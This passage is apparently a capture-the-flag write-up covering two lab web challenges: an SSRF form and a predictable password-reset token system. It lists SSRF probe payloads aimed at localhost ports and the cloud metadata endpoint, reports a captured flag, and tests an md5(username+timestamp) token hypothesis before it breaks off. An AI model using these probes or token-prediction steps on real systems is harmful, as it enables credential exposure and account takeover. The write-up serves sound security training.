
Landed on: `http://68.183.205.254:34689/submit`

A simple form is displayed:



3. Submitting a Valid External PDF

- Entered the following URL in the **Document URL** field and clicked "**Validate**":
<https://ontheline.trincoll.edu/images/bookdown/sample-local-pdf.pdf>
- Response:**



4. Probing Internal IPs and Ports

Tested common SSRF payloads to probe internal services:

```
http://127.0.0.1/  
http://127.0.0.1:3000/  
http://127.0.0.1:5000/  
http://169.254.169.254/latest/meta-data/
```

5. Successful hit:

Discovered that `http://127.0.0.1:5000/internal` was accessible and returned the flag.

▶ **Flag Captured:** `h4kit{ssrf_approved_metadata_149a4b9a7a89}`

✅ ResetRealm Predictable Recovery (100 pts)

Task

ResetRealm is a prototype password recovery system designed for internal testing by SafeCloud Inc. The system issues password reset tokens via a "secure link" based on the user's username and current timestamp. Unfortunately, the dev team used a homegrown token generation method during development and never replaced it with a proper cryptographic library.

You're conducting an external security audit and are asked to review the password reset flow. The developers claim tokens are secure because "only the user knows when they requested the link."

Investigate how the tokens are generated. Can you predict a token for another user and reset their password?

Category: Web


Tools Used

- Web browser (Chrome)
- Python (hashlib — used but ultimately not effective)
- Developer Tools (for headers and response timing)

Exploitation Steps

1. Visiting the provided instance: `http://68.183.205.254:34689/`

A basic login page was presented `http://68.183.205.254:34696/login` with a login form but first let's create an account.



2. Clicked the "Register" link.


Landed on: `http://68.183.205.254:34696/register`

A simple form is displayed.


Registered a user account:

- Username: `attacker`

- Password: `attacker




3. Redirected to `http://68.183.205.254:34696/login`




4. Logged in successfully:

- Username: `attacker`
- Password: `attacker`


Redirected to `/dashboard` and here's the page displayed:




5. Visited the forgot password page. <http://68.183.205.254:34696/reset/forgot>




6. Entered `attacker` as the username and triggered a password reset.



7. The system responded with:



8. Opened developer tools to inspect headers.




Captured server response headers


9. I converted the `Date` header (`Wed, 23 Jul 2025 13:38:21 GMT`) to its UNIX timestamp: `1753277901` to test my suspicion that the token might be generated using a pattern like `md5(username + timestamp)` . I tried recreating the token locally with this timestamp, but the result didn't match the token provided by the server.

10. Decided to request a reset token for `admin` :

Returned to `http://68.183.205.254:34713/reset/forgot`

